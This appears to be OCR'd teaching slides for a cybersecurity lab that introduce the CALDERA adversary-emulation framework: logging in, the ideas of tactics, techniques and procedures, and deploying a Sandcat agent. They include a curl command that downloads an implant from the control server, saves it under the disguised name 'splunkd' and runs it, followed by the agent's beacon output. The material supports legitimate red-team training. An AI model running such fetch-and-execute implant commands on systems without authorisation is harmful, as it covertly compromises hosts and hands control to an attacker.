
CALDERA

- Login
  - Open a browser
  - Enter the following URL in the address bar
    - http://localhost:8888
    - username: red
    - password: the one shown in the console

CALDERA


Login | CALDERA
localhost:8888
CALDERA
Username
username
Password
password
Log In

CALDERA



CALDERA
5.3.0
CAMPAIGNS
agents
abilities
adversaries
operations
schedules
PLUGINS
access
atomic
compass
debrief
0 Agents
Manage Agents
0 Operations
Manage Operations
2046 Abilities
Manage Abilities
29 Adversaries
Manage Adversaries
Server
Your Caldera instance is running at
http://0.0.0.0:8888

CALDERA

- Adversary is a profile of instructions that describe various TTPs (Tactics, Techniques and Procedures) to be performed on a targeted system. An adversary profile can be used to simulate an attack automatically.

CALDERA

- Tactic: high-level attack goal that attackers aim to achieve.
  - e.g., gaining unauthorized access
- Technique: specific method used by attackers to achieve a tactic.
  - e.g., exploiting vulnerabilities.
- Procedure: step-by-step process followed by attackers when executing a technique.
  - e.g., specific Linux commands in each step.

CALDERA


- Adversary is a profile of instructions that describe various TTPs to be performed on a targeted system. An adversary profile can be used to simulate an attack automatically.
- Agent works as a spy program that is installed on the targeted system and responsible for executing TTPs specified in the adversary profile.


CALDERA

- Adversary is a profile of instructions that describe various TTPs to be performed on a targeted system. An adversary profile can be used to simulate an attack automatically.
- Agent works as a spy program that is installed on the targeted system and responsible for executing TTPs specified in the adversary profile.
- Ability is a specific implementation of a tactic/technique including what commands to run and what OS the commands can run on.
  - e.g., display information about running processes in Linux by running ``ps –aux”

CALDERA

- Adversary is a profile of instructions that describe various TTPs (tactics, techniques and procedures) to be performed on a targeted system. An adversary profile can be used to simulate an attack or evaluate the effectiveness of a security defense.
- Agent works as a spy program that is installed on the targeted system and responsible for executing TTPs specified in the adversary profile.
- Ability is a specific implementation of a tactic/technique including what commands to run and what OS the commands can run on.
- Operation is to create an adversary profile and execute the profile via agent.
- A schedule starts an operation, which applies an adversary profile containing multiple abilities to (a group of) agent(s).


agents
CALDERA
5.3.0
CAMPAIGNS
agents
abilities
adversaries
operations
schedules
Agents
You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.
Deploy an agent
Configuration
0 alive
0 trusted
0 agent
0 dead
0 untrusted
No deployed agents


Deploy an agent
Agent
Choose an agent
Choose an agent
Sandcat | CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.
Ragdoll | A Python agent which communicates via the HTML contact
Manx | A reverse-shell agent which communicates via the TCP contact

Deploy an agent

Agent

Sandcat | Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

Platform

all | linux | windows | darwin

app.contact.http http://0.0.0.0:8888

agents.architecture amd64

agents.implant_name splunkd

agent.extensions

linux sh

Caldera's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

```
server="http://0.0.0.0:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" -H "architecture:amd64"
chmod +x splunkd;
./splunkd -server $server -group red -v
```

Copy

- chmod +x agent.sh

```
server="http://0.0.0.0:8888";
curl -s -X POST -H "file:sandcat.go" -H "platform:linux" -H "architecture:amd64" $server/file/download > splunkd;
chmod +x splunkd;
./splunkd -server $server -group red -v
```

```
cits1003@cits1003-virtualbox:~/Downloads/caldera$ ./agent.sh
Starting sandcat in verbose mode.
[*] No tunnel protocol specified. Skipping tunnel setup.
[*] Attempting to set channel HTTP
Beacon API=/beacon
[*] Set communication channel to HTTP
initial delay=0
server=http://0.0.0.0:8888
upstream dest addr=http://0.0.0.0:8888
group=red
privilege=User
allow local p2p receivers=false
beacon channel=HTTP
available data encoders=base64, plain-text
[+] Beacon (HTTP): ALIVE
[*] Running instruction 724783cf-1225-4850-aadb-8a8ecfbb94d6
[*] Submitting results for link 724783cf-1225-4850-aadb-8a8ecfbb94d6 via C2 channel HTTP
```

agents ✖


Deploy an agent


Configuration

